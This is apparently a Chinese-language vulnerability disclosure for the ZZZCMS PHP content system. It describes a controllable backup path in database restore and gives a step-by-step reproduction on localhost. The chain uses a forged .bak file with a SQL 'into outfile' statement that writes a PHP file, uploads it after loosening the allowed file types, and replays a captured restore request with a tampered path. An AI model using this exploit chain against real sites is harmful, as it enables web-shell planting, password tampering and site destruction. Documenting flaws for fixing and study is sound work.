
zzzcms系统是一款免费、开源的php语言建站系统，采用类MVC结构，框架简单，简单易学。诞生于2016年，其设计初衷是为了让用户快速、方便地建立自己的网站。该系统采用PHP语言开发，支持多相对于其他内容管理系统，ZZZCMS的特点在于其操作简单，易于上手，而且具有良好的扩展性和安全性。

Zzzcms存在逻辑缺陷，恢复数据库备份文件处备份文件路径可控，且可以上传自己伪造的数据库备份文件，导致攻击者可以利用这个漏洞越权修改其他用户的密码，破坏站点数据库结构导致站点瘫痪，甚至在知道物理路径的情况下使用sql语句创建php木马，导致getshell


漏洞复现过程

该cms可以使用sqlite数据库及mysql数据库，这里以比较广泛使用的mysql数据库为例


1.安装过程使用mysql数据库，后台地址使用admin/



2.安装完成后，在数据库备份页面http://localhost:8089/admin/?act=datebackuplist点击备份数据库




3.备份完成后，发现备份文件的路径




4.直接使用路径访问备份文件

view-source:http://localhost:8089/admin/backup/1694772751.bak


发现建表sql语句



6.复制这些建表语句重新创建hacker.bak,并在hacker.bak文件中写入创建php文件的语句select "<?php phpinfo();?>" into outfile "D:/phpstudy\_pro/WWW/zzzphp (2)/admin/hack.php";



7.然后，在上传设置处localhost:8089/admin/?act=uploadset 进行文件上传限制的更改，增加允许的后缀名bak，保证hacker.bak可以上传到服务器



8.保存上传设置之后，在栏目编辑处localhost:8089/admin/?act=sortlist 点击编辑按钮来编辑栏目以上传hacker.bak




9.在栏目大图处可以上传hacker.bak，并显示处上传文件后的路径/upload/sort/1694774144356368.bak



保存编辑。

10.然后访问数据库备份页面localhost:8089/admin/?act=datebackuplist，随便选择一个备份文件，点击恢复数据库，抓取数据包



抓取的数据包

POST /admin/save.php?act=restore HTTP/1.1

Host: localhost:8089

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 39

Origin: http://localhost:8089

Connection: close

Referer: http://localhost:8089/admin/?act=datebackuplist

Cookie: zzz389\_adminpass=1; PHPSESSID=jfk2mts7unak1qa31fildvupl7; zzz811\_token=d7be3baac1ee456de001dc36f50e795f; zzz863\_adminpass=0; zzz863\_adminname=admin; zzz863\_admintime=1694772452; zzz863\_adminface=..%2Fplugins%2Fface%2Fface01.png; zzz811\_upload=[{"url":"/upload/sort/1694774144356368.bak","title":"hacker.bak"}]

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

path=%2Fadmin%2Fbackup%2F1694772751.bak

11.将path的值改为我们篡改过的备份文件的路径的url编码

%2fupload%2fsort%2f1694774144356368.bak

漏洞数据包

POST /admin/save.php?act=restore HTTP/1.1

Host: localhost:8089

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 39

Origin: http://localhost:8089

Connection: close

Referer: http://localhost:8089/admin/?act=datebackuplist

Cookie: zzz389\_adminpass=1; PHPSESSID=jfk2mts7unak1qa31fildvupl7; zzz811\_token=d7be3baac1ee456de001dc36f50e795f; zzz863\_adminpass=0; zzz863\_adminname=admin; zzz863\_admintime=1694772452; zzz863\_adminface=..%2Fplugins%2Fface%2Fface01.png; zzz811\_upload=[{"url":"/upload/sort/1694774144356368.bak","title":"hacker.bak"}]


Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

